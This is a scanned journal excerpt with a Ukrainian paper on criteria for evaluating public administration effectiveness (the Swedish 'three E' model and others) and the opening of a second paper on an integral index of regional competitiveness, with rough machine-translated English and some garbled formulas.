34. Zhou YY, Zeng F. Integration-free methods for generating induced pluripotent stem cells. *Genomics Proteomics Bioinformatics*. 2013. N.11, p.284–7.

Buryk Z. M.

PhD in Public Administration,

Doctoral Student Department of State Administration and Local Self-Government

LRIPA NAPA, Lviv

TYPES AND CRITERIA FOR EVALUATING THE EFFECTIVENESS OF PUBLIC ADMINISTRATION

Abstract. Summary of existing methodological approaches to the analysis and evaluation of public administration, demonstrates the need for thorough and objective assessment of selection parameters functioning of the regional system, and based on them develop the methodology of calculation of integrated indicators that reflect and evaluate the level of sustainable ecological and socio-economic development. Given the strengths and weaknesses of existing methodological approaches, in this study, we propose a technique analysis of the region and for its condition, for which settlement is subsequently serve as information base for future prediction assess the effectiveness of public administration.

Keywords: governance, methodology, analysis, evaluation, integrated indicator.

Анотація. Резюме існуючих методологічних підходів до аналізу й оцінки державного управління, свідчить про необхідність ретельної і об'єктивної оцінки параметрів вибору функціонування регіональної системи, і на їх основі розробити методику розрахунку інтегральних показників, які відображають і оцінюють рівень сталого екологічного та соціально-економічного розвитку. З огляду на сильні і слабкі сторони існуючих методологічних підходів, в даному дослідженні ми пропонуємо аналіз методики регіону і за його стан, для якого поселення згодом служити в якості інформаційної бази для прогнозування майбутнього оцінки ефективності державного управління.

Ключові слова: управління, методологія, аналіз, оцінка, інтегральний показник.

Анотация. Резюме существующих методологических подходов к анализу и оценке государственного управления, свидетельствует о необходимости тщательной и объективной оценки параметров выбора функционирования региональной системы, и на их основе разработать методику расчета интегральных показателей, которые отражают и оценивают уровень устойчивого экологического и социально-экономического развития. Учитывая сильные и слабые стороны существующих методологических подходов, в данном исследовании мы предлагаем анализ методики региона и за его состояние, для которого поселение впоследствии служить в качестве информационной базы для прогнозирования будущего оценки эффективности государственного управления.

Ключевые слова: управление, методология, анализ, оценка, интегральный показатель.

Analysis of recent research and publications. The problems in the methodology of evaluating the effectiveness of public administration, state regulation and state influence much attention paid to such foreign scholars as J. Khola, R. Likert, G. Wright, G. Emerson and others.

The study various aspects of display and analysis evaluating the effectiveness of government pay attention and domestic scientists, in particular, it concerns such areas of scientific research, such as: — political orientation efficiency of public administration in the context of power-party interaction (of Seregina S., P. Nadolishnoho, B. Rebkala Gajewski and B); — The impact of dem-

ocratic processes on the efficiency of public administration (N. Nyzhnyk [18] V. Melnichenko) — The role of law in increasing the efficiency of public administration (V. Averyanov). The problematic issue of evaluation of sustainable development of the state and state influence on sustainable development pay attention to the following overseas: Swanson, D., Pinter, L., Bergha, F., Volkery, A., Jacob, K., Sen A, Carew-Reid, J., Prescott-Allen, R., Bass, S., Dalal-Clayton, B., SN Bobylev and Makeenko PA, Botasheva LS and domestic scientists: Envermeu Omarov Shahin oglu, V. Ilchenko, Duhinets G. Sargsyan and LG, Pyrikov A., BM Danylyshyn, Doroguntsov C.I. and others.

Objective. To research and analyze the types and criteria for evaluating the effectiveness of public administration. Discover the essence of the concept of “governance.”

Presenting main material. The concept of efficiency – management principle that relates the result (effect) of the intended purposes of or pursuant to administrative spent resources. So sometimes distinguish effectiveness as an absolute property (effect) and as a property relative effectiveness (actual performance). Efficiency describes the result (effect) in terms of optimal use of resources – material, financial, labor, information [6].

It should be noted that the assessment of efficacy (effectiveness) of state regulation of sustainable development of Ukraine is somewhat different from the efficiency of public administration (as the concept of “state regulation” is a broader concept of “governance” and is closely related to forms of government), which is defined as a set of state measures aimed at directing the behavior of market actors (individuals and entities) in the direction necessary to achieve the purposes of public authorities (government regulation of activity of the state, which is organizing the activities of participants of public relations to ensure its compliance with the law and achieve the desired balance public and private interests), unlike the government which will determine the activities focused regulator organizing influence on the management object (in the practical implementation of laws by the subject as governance and other participants in public relations in its purest form is used in those areas of society where necessary to ensure implementation of priority public interest and the objectives of the state, as a universal organization of society, endowed with public authorities). [10]

That is, given that the control means is focused on the impact on facilities management, using methods that require submission of these objects influence the management of the regulator. The regulation is due not so much influence over the government, but on the environment. It provides a high level of alternative behavior of managed objects [2, c. 28].

In general, one can identify evaluation processes and evaluating the results of government effectiveness (or adjustment). Evaluation process involves the study of what happens in the management (assessment of efficiency). It is used in the early stages of the management for its improvement. Evaluation results concerning outcomes of management and their importance to achieve this goal (impact assessment). If the evaluation process focuses on the involvement of participants, proposed activities, project activities, practical work, evaluation of results focuses on what happened after the system (complex) measures [11].

This classification is supplemented with L. Pal supplementing these subtypes and a further identifies the following evaluation of the effectiveness of government: needs assessment, evaluation processes and evaluation of results. Needs assessment involves isolating problems monitoring the environment and collect information about the new needs of citizens. Evaluation processes focused on what takes place within a specific program or project in their implementation or realization of any activity, determine its strengths and weaknesses. Evaluation results of studies the effects of certain public and administrative actions, such as what happened after the program or policy. This is a difficult task, because the consequences are often explicitly and implicitly related

Table 1

Disclosure of the concept of “effectiveness of government”

Definition	Definition	Authors
The ratio between the product in the form provided goods (services) and resources used to create them (the ratio between results and resources spent on their creation)	Efficiency (efficiency) Cost-effectiveness	P. Epstein, E. Vedunh, V. Knyazev, G. Atamanchuk, V. Tsvetkov, A. Miller, V. Bakumenko, N. Nyzhnyk, Alexander Obolensky
The degree of progress according to the aim pursued, approval means used and results with the goal	Efficiency (effectiveness)	D. Zerkin, V. Ihnatov
Practice, practice skills, personal qualities of managers, highly skilled personnel individual performance	Individual performance	P. Druker, O. Korzhova, V. Luhovyy, O. Chemerys, S. Syerohin, V. Knyazev, S. Dubenko
The degree of consistency of concrete political decisions, interest, promotion of democracy and political	Legitimacy efficiency	N. Nyzhnyk and N. Naumkina, S. Sahanenکو, S. Syerohin
Achieving their goals organization with limited resources, using the shortest and cheapest way means to achieve the goal	Efficiency (efficiency) Effectiveness (efficiency)	Boris G., Simon Milner, E. Vedunh, M. Lesechko, S. Saves
Microclimate, whole, traditions, values, level of organization, motivation system, advanced technology adoption and implementation of management decisions, the use of evidence-based management and more	efficiency from the position of the components of organizational effectiveness	R. Laykert, N. Nyzhnyk, A. Chemerys, M. Lesechko, V. Tsvyetkov




Fig. 1. Model evaluation process and outcome effectiveness of state regulation of sustainable development*

* The author's own development

to many factors, and interference of government – only one of them. Measuring performance is designed to assess what price objective was achieved and obtained concrete results. Public management activities can be both effective, but inefficient and vice versa. In any case, the evaluation of the effectiveness is at the final stage of a public-management activities, so the time criterion of this kind can be seen in the context of the evaluation results.

Due to data classification features, we also offer structuring evaluating the effectiveness of state regulation of the sustainable development of the evaluation process and the evaluation of results management and impact on sustainable development of the country, including the establishment of a balance needs (software controlled development of economic, environmental and social components).

In practice, foreign studies related to issues of efficiency of public administration, are three key terms: “productivity”, “efficiency”, “effectiveness”. In similar terms based and Swedish experience of assessing the effectiveness of public administration (government influence), which has an informal name Conception of three “E” (economy, efficiency and effectiveness) [4, p. 29].

Basically reduced to evaluating the effectiveness of the evaluation. Thus, the Swedish experience based on the assessment of public institutions, which has an informal name “The concept of the three” “E” (economy, efficiency and effectiveness) – a model of efficiency, effectiveness and impact of the “contribution – product” [1, p. 29].

1. Economy (economy) – means using the proper amount of resources as appropriate, in due time, in the right place, at a reasonable price – that is correct spending [8].

In other words, the cost (economy) – minimizing the cost of resources allocated to activities in view of the appropriate quality, the correct use of public funds for a certain level of performance. This allows you to determine whether resources meet the needs of the extent to which they are used, the ratio of actual expenditure with the budget and so on. In other words, efficiency means using the proper amount of resources as appropriate, in due time, in the right place, at a reasonable price – that is correct spending. The standard is the least cost [6].

2. Efficiency (efficiency) – the ratio between the product in the form provided goods (services) and resources used for their creation [62]. But subjected to analysis using the most rational methods of work, cooperation units using incentives for employees to reduce working time. The main attention is focused on whether we get the greatest product in terms of quantity and quality that meet our contribution and activities. That comes to spending well and the standard is the best experience [6].

3. The performance (effectiveness) – the degree of progress according to the aim pursued, approval means used and results with the goal [8]. This index provides an estimate or goal achieved on time and at cost (favorable or unfavorable), correctly defined target group, people satisfaction respective program. Standard – set goals (standards) [6].

Swedish researcher with the assessment of state authorities E. Vedunh also uses the “contribution – product”, which was developed by the European Union (hereinafter – EU) for the evaluation of certain projects. It is wider and it is still a concept and performance.

The first indicator that identifies E. Vedunh for assessing governance – a performance (which corresponds to the term “efficiency” in the classic sense. For this analogy to maximize performance should be good norm of public authorities. According to the author, the performance is very clear concept and is defined as the ratio between the volume of production and services and resources invested in it [5, p. 104].

Performance Indicator (in the classical sense of effectiveness) by pidpokaznyky divides into two: the effectiveness of a “cost-benefit” and efficiency as “cost-effectiveness” (cost effectiveness, results and value is spent on costs). It is advisable to emphasize that this approach is supported not only E. Vedunh, but scientists such as P. Rossi, H. Frimon [13, p. 375] G. Buhart [7, p. 70]. Last distinguish approach from a position of release (in the context of the resulting effect and results). Another approach is based on the results obtained, and the attention is not focused on the issues of the product and the ways to obtain (approach from the perspective effect) [7, p. 70]. The performance is considered a researcher as the degree of achievement of goals.

In pure performance, according to E. Vedunha – is the goal of evaluation (key objectives) excluding costs incurred that are taken into account only to the extent the objectives and impact assessment of the results

Comprehensive model of evaluating the effectiveness of government sustainable development (Fig. 2).

American researcher E. Savas (E. S. Savas) also classifies performance by two types (according to the possibility of measurement):

- efficiency (efficiency), which can be calculated quantitatively and bring efficiency;
- efficacy (effectiveness), which is qualitative in nature and is a value concept. By the end of the XIX century. in foreign scientific practice both types of efficiency are used interchangeably. Dictionary “Oxford Dictionary” defines “efficiency” as the suitability or the ability to successfully achieve or ensure the successful achievement of the target [13, p. 259].

Studies Vladimir Tsvetkov find the following concepts: economic efficiency, performance target, organizational effectiveness. Thus, the economic efficiency of management is considered as a result of the management system, providing at the lowest cost to achieve the object management goal (in the classical approach – efficiency). The target efficiency is defined as the result of coordination purposes (performance objectives) [12, p. 37]. Organizational effectiveness is the best form of relationship of elements of the system, which makes it the most effective in achieving [12, p. 39].

There are functional efficiency (efficiency of operation, effective performance), calculated as the ratio of results to the objectives and economic efficiency, calculated as the ratio of results to cost resources. This distinction should be considered essential because the classic




Fig. 2. Model of economy, efficiency and effectiveness of state authority “contribution – product”*

* Source: compiled by the author based on [Artym Vedunh]

definition of efficiency above all comes down to calculating cost-benefit ratio (cost optimality) [6].

G. Atamanchuk in their research identifies different types of effects, defines performance criteria, which classifies the scheme:

1) productive effect (used by the centrally planned economy, where organizations sent nomenclature physical indicators that were subject to enforceable), which is associated with public institutions that produce a specific product or provide social services. He measured the ratio of the results in the production of the product (service) R and its manufacturing costs associated with the internal organization of labor is measured by technological and regulatory cost C [3, p. 249];

2) economic effect, indicating the need of a product (service), the supply and demand for it in society. As a result of the implementation of the product manufacturer not only returns the input, but derives profits because of this economy is dynamic and self-regulatory [3, p. 250];

3) social effect, seen as cumulative overall result of the receiving society in the process of production of the product (service) and in the consumption of material, social and spiritual values. Social effect (researcher believes that governance should be based primarily on the social effect, because the state is responsible for it, the law defines and protects the rights and freedoms of people, tracking their rational and effective use) is only possible for the rational organization of management, first, state authorities and local governments, the optimal operation of facilities managed by [3, p. 252].

AD Ursul offers the following perspective on universally recognized classification of performance. According to him, the second and third parameters specify only one type of efficiency – costly (economic). And the optimal cost – is repeated, the original characteristics of productive efficiency, which is the ratio of results to goals. Productive efficiency is, in turn, derived from *potrebnisnoyi* efficiency, which is calculated as the ratio of goals to the needs, ideals and standards. If *potrebnisnu* dedicated, efficient and cost efficiency ratios express the corresponding P/P , P/C and R/C , where C – the target P – needs P – results, – the cost, the integrated concept of efficiency correspond to formula 1:

$$E = P / P * P / C * P / A \quad (1)$$

If the target expresses a need of society ($C/P = 1$), the effectiveness is reduced to two components – an effective and cost-effective. This definition allows species efficiency, making its transformation, deepen content analysis of the concepts of efficiency. Thus, the expression (1) can be presented as a 2:

$$E = (C / P * R / D) * P / A \quad (2)$$

and after reduction target component reduced to a 3:

$$E = P / P * P / A \quad (3)$$

reflecting the essential aspects like efficiency characteristics result in terms of social needs and costs.

To evaluate the effectiveness of three researchers believe enough of the above, as a result, time and material and financial resources. Thus, we can conclude that efficiency – is part of a complete property. Efficiency, measured by the result usually is the basis for management decisions. [12]

CONCLUSIONS

Accordingly, in our opinion, are related types efficacy of state influence on the sustainable development of the country (Ukraine):

1. Economy (economy) state influence on sustainable development – implementation of measures for sustainable development of the input is minimal. Accordingly, this figure does not take into account fully the results displayed in the sustainability of economic, environmental and social development, and take into account only the resources invested by the state for products.

2. Efficiency / productivity (efficiency) – the most efficient use of available public resources provided for the implementation of measures to ensure sustainable development for maximum impact in the form of products.

3. The performance (effectiveness, cost efficiency) – to achieve the best possible results for economic, environmental and social development of the country through the implementation of complex a system of state regulation of activities of state influence minimum contribution of financial, organizational, labor and other resources.

4. Efficiency (effectiveness target performance (performance by objectives)).

5. The performance (effectiveness matching results outlined problems and stability).

References

1. The apparatus of the State Control: Interests and Activities / Otv. Ed. V. F. Syrenko. — K.: Naukova Dumka, 1993. — 165 p.
2. Joanna I. Artym. Evaluating the effectiveness of management in state executive bodies (for example regional administrations): Dis ... Cand. Science of the state. management: 25.00.02 / National Academy of state. Administration of Ukraine; Lviv Regional Institute of State. management. — L., 2004.
3. GV Atamanchuk Local Government (organizational and funktsyonalnye question): Uchebnoe posobyе. — M.: “NPO” Economy, 2000. — 302 p.
4. Audit administrative activities: theory and practice / Per. from English. Vladimir Shulga. — K.: Fundamentals, 2000. — 190 p.
5. Vedunh E. Evaluation of public policies and programs / Per. from English. V. Shulha. — K.: Everything twined, 2003. — 350 p.
6. Volkova NV Determining the efficiency of public administration education [electronic resource] — Access: http://www.nbuv.gov.ua/old_jrn/e-journals/Dutp/2009-1/doc_pdf/VolkovaNV.pdf
7. Efficiency conduct of the state-owned / Per. c Eng.; Society. Ed. S. and S. Batchykova Hlazeva. — M.: Fund “For ekonomicheskuyu literacy”; N. ekon. J.: Publishing AO “Konsaltbankyr”, 1998. — 848 p.
8. Collection of research performance of government programs / Swede. nat. Office audit; Swede. Inst state. Exercise. — K., 2002. — 103 p.
9. Kryzhko, VV Axiological potential of the education management [Text] teach. manual / V. Kryzhko, IA Mamaev. — K. Education of Ukraine, 2005.
10. The burial AM State regulation of the economy [teach. guide for students. Higher teach. bookmark.] / OM burial; Institute training state. Employment Service of Ukraine. — K: PKI DSZU, 2006. — 490 p.
11. V. Rebkalo Ukrainian political management: some modern features / V. Rebkalo, B. Gajewski // Visn. Academy of Public Administration. — 2000. — № 2. — P. 169–177.
12. Public administration reform in Ukraine: problems and prospects // Call. author; Science. Coeur. V. Tsvetkov. — K., “Oriyana”, 1998. — 364 p.
13. Evaluation: a systematic approach / by Peter H. Rossi, Hawarol E. Freemon and Mark W. Lipsey. — 6 thed SAGE Publications, 1999. — 500 p.

Бурик З. М.

*Доктор філософії в галузі державного управління,
Докторант Департамент державного управління та місцевого самоврядування
РІПО НАРА, Львів*

Кашевська С. І.

*Завідувач відділом Львівської обласної клінічної інфекційної лікарні,
магістр державного управління*

Бурык З. М.

*Доктор философии в области государственного управления,
Докторант Департамент государственного управления и местного самоуправления
РИПО НАРА, Львов*

Кашевская О. С.

*Заведующий отделом Львовской областной клинической инфекционной больницы,
магистр государственного управления*

Buryk Z. M.

*PhD in Public Administration,
Doctoral Student Department of State Administration and Local Self-Government
LRIPA NARA, Lviv*

Kashchevska S. I.

*Head of the department of Lviv Regional Clinical Infectious Diseases Hospital,
Master of Public Administration*

ОПТИМАЛЬНЕ РЕГУЛЮВАННЯ СТАЛОГО РОЗВИТКУ РЕГІОНУ

OPTIMAL REGULATION OF SUSTAINABLE DEVELOPMENT REGION

Анотація. У статті обґрунтовано науково-методичний підхід до оцінки рівня конкурентоспроможності регіону на засадах використання єдиного критерію оцінювання темпів сталого розвитку. Запропоновано етапи здійснення, показники та моделі оцінки конкурентоспроможності регіону.

Ключові слова: регіон, сталий розвиток, конкурентоспроможність, стратегічне управління.

Аннотация. В статье обоснована научно-методический подход к оценке уровня конкурентоспособности региона на основе использования единого критерия оценки темпов устойчивого развития. Предложены этапы осуществления, показатели и модели оценки конкурентоспособности региона.

Ключевые слова: регион, устойчивое развитие, конкурентоспособность, стратегическое управление.

Annotation. In the article the scientific and methodical approach to assessing the level of competi-competitiveness of the region on the basis of a single criterion for assessing the pace of sustainable development. Proposed stages of implementation, performance and competitiveness assessment model.

Keywords: region, sustainable development, competitiveness, strategic management.

Актуальність дослідження. Об'єктивним є визнати, що напрями державного регулювання сталого розвитку регіону [1–5] визначаються певними характеристиками сталого розвитку, серед яких, пріоритетним — є параметри економічної ефективності, рівень екологічної безпеки і соціальна справедливість. Зазна-

чимо й таке: політика держави щодо сталого розвитку регіону в економічній сфері спрямовується на забезпечення конкурентоспроможності регіональної економіки на основі високого рівня розвитку науки, техніки, технологій та організації використання науково-технічних досягнень у регіональному відтворювальному

процесі. Оптимальне управління процесом може розглядатись як прийняття визначених рішень, що відповідають змінам ситуації. Прийняття рішення пов'язане з вибором якогось одного рішення з їх можливої множини. Чим більше варіантів, тим більше інформації необхідно для їх характеристики і тим більш громіздким буде опис усієї задачі. В процесі прийняття рішення оперують функцією, аргументами якої є допустимі варіанти рішення, а значеннями — числа, що описують міру досягнення поставленої цілі. Задача прийняття рішення тим самим зводиться до знаходження максимального (або мінімального) значення цільової функції, а також значень аргументів, при яких цей максимум досягається [4–8]. Для відшукування оптимального рішення у подібній ситуації одним з найефективніших методів є математичне моделювання. Правильно побудована модель допомагає досліднику отримати нову інформацію про модельований процес. В Україні на досягнення сталого розвитку регіонів спрямована державна підтримка регіонального розвитку, яка полягає у стимулюванні розвитку регіонів, та включає комплекс правових, організаційних, наукових, фінансових та інших заходів, що мають здійснюватися на основі поєднання економічних, соціальних та екологічних інтересів на загальнодержавному та регіональному рівнях, максимально ефективного використанні потенціалу регіонів в інтересах населення. На практиці регіональна політика зводиться переважно до державної підтримки економічної активності у регіонах з найнижчими показниками валового регіонального продукту, що означає передачу ресурсів від регіонів, що динамічно розвиваються до найменш розвинених. Уявляється, що для України більш прагматичною та оптимальною є модель ендогенного зростання, яка передбачає максимальне використання місцевих ресурсів: капіталу, робочої сили, підприємницького потенціалу, специфічних знань виробничого процесу, а також здатності місцевої економіки контролювати процес накопичення на локальному рівні. У цьому контексті слід визнати таке: основне завдання регіональної політики міститься у нагальній необхідності створення умов для формування місцевого потенціалу економічного росту інноваційного типу.

За умов відсутності в Україні необхідних підвалин сталого розвитку — ефективної інноваційної економіки та передумов для реалізації стратегій сталого розвитку у вигляді інтеграції у світове господарство, першочерговим завданням державної регіональної політики має бути формування та підвищення регіональної конкурентоспроможності. Це потребує достовірної оцінки рівня розвитку регіону, розробки нових методологічних підходів до розуміння його конкурентоспроможності і механізму управління нею.

У вітчизняній та світовій науковій літературі висвітлено різні підходи до визначення конкурентоспроможності регіону та факторів, що її визначають [1–6]. Огляд наукових розробок, що присвячені цим дослідженням, свідчить про відсутність єдиного підходу до проблеми кількісної оцінки рівня конкурентоспроможності регіону. Не сформовано єдину інформаційну базу для оцінки конкурентоспроможності — систему показників, що адекватно відображають процеси, які аналізуються, не визначено методологічну базу — систему методів, застосування яких дозволить отримати найбільш достовірні оцінки конкурентоспроможності. Відсутність єдиного підходу до проблеми кількісної оцінки рівня конкурентоспроможності регіону актуалізує визначення теоретичних основ для формування системи показників конкурентоспроможності регіону, обґрунтування необхідності такої оцінки на основі кожного з них, удосконалення методів оцінки конкурентоспроможності. Доведено доцільність використання єдиного критерію як для ідентифікації, так і для прогнозування параметрів конкурентоспроможності національного господарства в контексті інтенсифікації сталого розвитку держави.

Мета дослідження. Метою дослідження є удосконалення теоретичних основ і процедур щодо формування об'єктивної системи показників конкурентоспроможності регіону та науково-методичних підходів до її оцінки

Результати дослідження. У даній роботі для формування системи показників конкурентоспроможності регіону обрано ідею сталого розвитку України. Довгострокові цілі та завдання сталого розвитку представляються таким чином: економічний розвиток; покращення демографічного потенціалу; збереження природно-ресурсно-екологічного потенціалу. З точки зору методології оцінка конкурентоспроможності регіону є концептуальним засобом для формулювання і діагностики розвитку регіону і вибору варіанту стратегії його розвитку [7–12]. Логіка оцінки рівня конкурентоспроможності регіону має п'ять етапів.

1. Дослідження достатності та якості характеристик інформації. Вибір показників. Оцінка конкурентоспроможності регіональної системи з точки зору сталого розвитку обумовлює необхідність розрахунку кількісних оцінок, які відображають виробничі, інвестиційні, інноваційні, соціальні та екологічні можливості регіону. При цьому вибір показників обмежується можливостями статистичної інформації [10–16].

2. Розрахунок загального індексу конкурентоспроможності регіону [6–12]. Запропоновано економіко-математичну модель інтегрального показника конкурентоспроможності i -го регіону в y -му періоді, $I_{i,y}$, розраховувати за формулою:




Рис. 1. Інформаційна технологія оцінювання рівня конкурентоспроможності регіону в системі стратегічного управління національним господарством

$$I_{i,y} = \sum_{j=1}^3 \alpha_j I_{i,j,y}, \quad (1)$$

де $I_{i,j,y}$ — значення в y -му періоді для i -го регіону j -го групового показника, кожний з яких відображає групу часткових показників: «спроможність регіону до інновацій» ($j=1$), «економічна ефективність» ($j=2$) та «соціальна стабільність і екологічна рівновага» ($j=3$); α_j — вагові коефіцієнти, які відображають важливість кожного з наведених трьох групових показників для оцінки конкурентоспроможності регіону. В даному дослідженні буде вважатися, усі три групових показника є однаково важливими і у рівному ступені впливають на конкурентоспроможність регіону, тому приймається:

$$\alpha_1 = \alpha_2 = \alpha_3 = \frac{1}{3}.$$

Кожний з групових показників складається з декількох окремих показників [5–9] та розраховується за формулою:

$$I_{i,j,y} = \sum_{k=1}^{Q_k} \beta_k I_{i,j,k,y}, \quad (2)$$

де $I_{i,j,k,y}$ — значення k -го окремого показника j -го групового показника в y -му періоді для i -го регіону; β_k — ваговий коефіцієнт при k -му окремому показнику; Q_k — кількість окремих показників, які складають k -й окремих показник.

З урахуванням того, що показники, які використовуються, є різномірними, тобто вираженими у різних одиницях виміру, то необхідно привести їх до порівнянного виду, для чого застосовується математичний прийом нормування по діапазону зміни [6–12]. При такому нормуванні значення $I_{i,j,k,y}$, які виражені вже в долях одиниці у діапазоні $[0; 1]$, виходитимуть з ненормованих приватних показників $I_{i,j,k,y}^0$, які виражені в їх початкових одиницях виміру, по такій формулі:

$$I_{i,j,k,y} = \frac{I_{i,j,k,y}^0 - \min(I_{i,j,k,y}^0, t = [1...Z_k])}{\max(I_{i,j,k,y}^0, t = [1...Z_k]) - \min(I_{i,j,k,y}^0, t = [1...Z_k])}, \quad (3)$$

де $\min(I_{i,j,k,y}^0, t = [1...Z_k])$ указує на мінімальне значення k -го окремого показника серед усіх Z_k регіонів; $\max(I_{i,j,k,y}^0, t = [1...Z_k])$ — максимальне значення k -го окремого показника серед усіх Z_k регіонів; Z_k — кількість регіонів у виборці.

Для тих окремих показників, [4–9] які роблять негативний вплив на конкурентоспроможність регіону (наприклад, викиди шкідливих речовин) формула розрахунку нормованих показників має вигляд:

$$I_{i,j,k,y} = 1 - \frac{I_{i,j,k,y}^0 - \min(I_{i,j,k,y}^0, t = [1...Z_k])}{\max(I_{i,j,k,y}^0, t = [1...Z_k]) - \min(I_{i,j,k,y}^0, t = [1...Z_k])}. \quad (4)$$

Прийнято, що вагові коефіцієнти за окремими локальними показниками, які включаються в інтегральний показник і отримання яких є ключовим питанням при розрахунку інтегральних показників, повинні за-

лежати від ступеня впливу таких показників на валовий регіональний продукт, який створений у регіоні [7–14]. Для оцінки такого впливу є доцільним використання кореляційного аналізу, що дозволяє встановити статистичний взаємозв'язок деяких величин, коли передбачається, що зміни значень однієї з цих величин приводять до систематичної зміни значень іншої величини.

$$\beta_k = \frac{|\text{correl}(I_k, \text{GRP})|}{\sum_{k=1}^{Q_k} |\text{correl}(I_k, \text{GRP})|}, \quad (5)$$

